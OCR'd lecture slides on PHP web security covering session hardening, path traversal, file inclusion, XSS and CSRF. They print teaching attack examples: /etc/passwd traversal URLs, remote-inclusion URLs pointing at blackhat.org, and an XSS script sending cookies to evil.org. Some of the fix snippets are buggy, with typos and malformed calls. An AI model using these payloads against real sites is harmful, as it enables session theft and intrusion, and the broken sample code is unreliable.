


## Reducing Session Security Problems

Regenerate the Session ID on initialization

```
<?php
if ($_SESSION['initialized'] !== TRUE) {
    session_regenerate_id(TRUE);
    $_SESSION['initialized'] = TRUE;
    ...
```

If you're really paranoid, never accept the default session variable and regenerate them all of the time.



## Reducing Session Security Problems


Change session variable name and directory

```
<?php
session_name("MySessionID")
session_save_path("/home/mylogin/www/mysessiondir");
session_start();
...
```

This is security through obscurity, so while it's not perfect it does make life harder on attackers and helps defeat robots.

Changing the session name prevents generic 'bots from attacking your site, somebody has to be specifically aiming at your site.

Changing the session directory is useful on shared servers too.




## Reducing Session Security Problems

Reduce session lifetime
which shrinks the attackers window of opportunity

```php
<?php
session_start();
if ($_SESSION['good_til'] < time()) {
    Header("Location: /login.php");
    exit();
} else {
    $_SESSION['good_til'] = time() + 300;
}
```

Could also play with session.gc_maxlifetime in php.ini

This is the kind of thing that banks like to do but always-on sites like Facebook would not like.




## Reducing Session Security Problems

Require user credentials again for any important action

- Changing passwords
- Shopping cart checkout
- Payments of any kind
- etc.

This is good programming practice in general.




## Reducing Session Security Problems

Force users to use SSL

- Slower
- Cannot use distributed caches
- More work for the webserver
- But, it solves the problem.

.



## Document Display

Suppose I have a script that highlights PHP syntax as part of my online tutorial....

```
http://www.foobar.com/prettyprint.php?doc=example.php
```

What happens if you don't check the filenames?

```
http://www.foobar.com/prettyprint.php?doc=/etc/passwd

http://www.foobar.com/prettyprint.php?doc=../lib/config.php
```

Enforce filename & directory checking:

```
<?php
$filename = str_replace('..','',$_GET['doc']);
$filename = $_SERVER['DOCUMENT_ROOT'].'/tmp/'.$filename;
$fp = fopen($filename,'r');
...
```

Instead of /etc/passwd, you could also look for globals.php, db.php, etc.

Make sure to trap ../ as well, otherwise the hacker can just back out of the specified directory up the document tree.


## Using .inc as a filename extension

.inc files usually returned by webserver as text/html

http://yourdomain.com/lib/db.inc
http://yourdomain.com/lib/config.inc

Either add file handler to server to process .inc as PHP files or rename to db.php, config.php

Also recommend store these files outside of DOCUMENT_ROOT



## File Inclusion

Beware of any user influence on any files you include/require.

```
<?php
// Include user's chosen template
include('/templates/'.$_COOKIE['template']);
```


After a bit of trial & error, the hacker might submit:

```
$_COOKIE['template'] = '../../../../etc/passwd';
```

Instead force the included files to be known values:

```
<?php
switch($_GET['template']) {
case 'maroon':
    include('/templates/maroon.php');
    break;
case 'extra foofy':
    include('/templates/extra_foofy.php');
    break;
```

Frameworks tend to do this kind of file inclusion.  Be careful because the framework you are using is open to code inspection by the hackers and you may not be aware of this vunerability.




## Remote File Inclusion

Included files may not even be on your own webserver:

```
<?php
// Pull in the appropriate template,
// replace TITLE and NAME placeholders.
$fp = fopen($_GET['page'],'r');
while (!feof($fp)) { $html .= fgets($fp,2048); }
fclose($fp);
$html = str_replace('{TITLE}',$title);
$html = str_replace('{NAME}',$name);
print($html);
```

What happens with this submitted URL?

```
http://www.foo.com/index.php?page=http://blackhat.org/malice.js
```


## Remote File Inclusion

This trick works with `require()` and `include()` too

```
<?php
// Pull in the appropriate footer,
include($_GET['template']);
```

What happens with this submitted URL?

```
http://foo.com/index.php?template=http://blackhat.org/malice.php
```

Even worse, **`include()`** & **`require()`** will execute PHP

## Remote File Inclusion

- Disable in php.ini - **`allow_url_fopen`** & **`allow_url_include`** (New w/ PHP 5.2)
- Don't allow the user to control filenames.

```
<?php
select ($_GET['template']) {
case 'login': $file="login.php"; break;
case 'logout': $file="logout.php"; break;
}
$template = fopen($file,'r');
...
```

## Cross Site Scripting (XSS) Attacks

A danger whenever you are displaying text that someone else wrote.

- Comments
- Captions
- Reviews
- RSS feeds
- Ads


## Cross Site Scripting (XSS) Attacks

A trivial example of a review:

```
<?php
$review = $_POST['review'];
PrintResturantDescription();
print($review);
...
```

What happens when an attacker gives a review of:

```
<script language="JavaScript">
    var url= 'http://evil.org/steal_cookies.php?cookie=';
    url += document.cookie;
    document.location = url;
</script>
```



## Cross Site Scripting (XSS) Attacks

Clean/filter any input from another source:

```
<?php
$review = $_POST['review'];
$review = htmlentities($review);
PrintResturantDescription();
print($review);
...
```

See also:

- `strip_tags()` - can include list of allowed HTML tags
- `htmlspecialchars()` - Handles just &, quotes, **<** and **>**

## Cross-Site Request Forgeries (CSRF)

Easier to implement than XSS attacks but less dangerous because the attacker must first lure the victim to their site.

Takes advantage of sites that trust users with long-term logins.

For example:

```
<img src="http://www.facebook.com/pages/Hicksville-
        VT/MyBiz/0123456?v=wall&ref=ts#">
```

Or a more extreme example:

```
<iframe src="http://buystocks.net?symbol=SCOX&quant=1000"
              height=0 width=0></iframe>
```

## Cross-Site Request Forgeries (CSRF)

Option #1 - check HTTP_REFERER

```
<?php
if (strcmp($_SERVER['HTTP_REFERER'],
           'http://mydomain.com/login.php') !== 0) {
    // Throw error
}
```

Problems:

- Can be easily spoofed
- Confusion between `http://mydomain.com` and `http://www.mydomain.com`

## Cross-Site Request Forgeries (CSRF)

Option #2 - add a security token

```
<?php
$token = md5($_SESSION['user'].$_SERVER['REMOTE_ADDR']);
$_SESSION['token'] = $token;
?>
<form action="myform.php" method="GET">
<input type=hidden name=token value="<?=$tocken?>">
...
<?php
if (!isset($_SESSION['tokent'] ||
    strcmp($_POST['token'],$_SESSION['token'] !== 0) {
    // Throw error
}
```

Problem:

- token can still be captured by attacker

## Cross-Site Request Forgeries (CSRF)

Option #3 - Re-authenticate user


Problem:
- Effective but inconvenient to the user

In the end, you must balance your user experience vs security.

## 3rd Party Tools

Many of us use 3rd party tools such as WordPress, phpBB, phpMyAdmin, etc.

Their security issues are YOUR security issues too




## 3rd Party Tools

- Do not install in common, easily guessed locations
  http://mydomain.com/phpMyAdmin/
  http://mydomain.com/blog/
  etc.
- Remove or significantly change standard footers, credits and back-links to the 3rd party websites.
- Subscribe to the maintenance email list for each tool you use.

Common, easily guessed directories are the first place that 'bots look to try and find well-known and unpatched security holes.

Many blackhats just do a Google search for common strings in footers in these 3rd party tools to locate folks who use them.

Subscribe to the tool mailing lists. Most everybody has them and you need to know if they issue an emergency security alert.



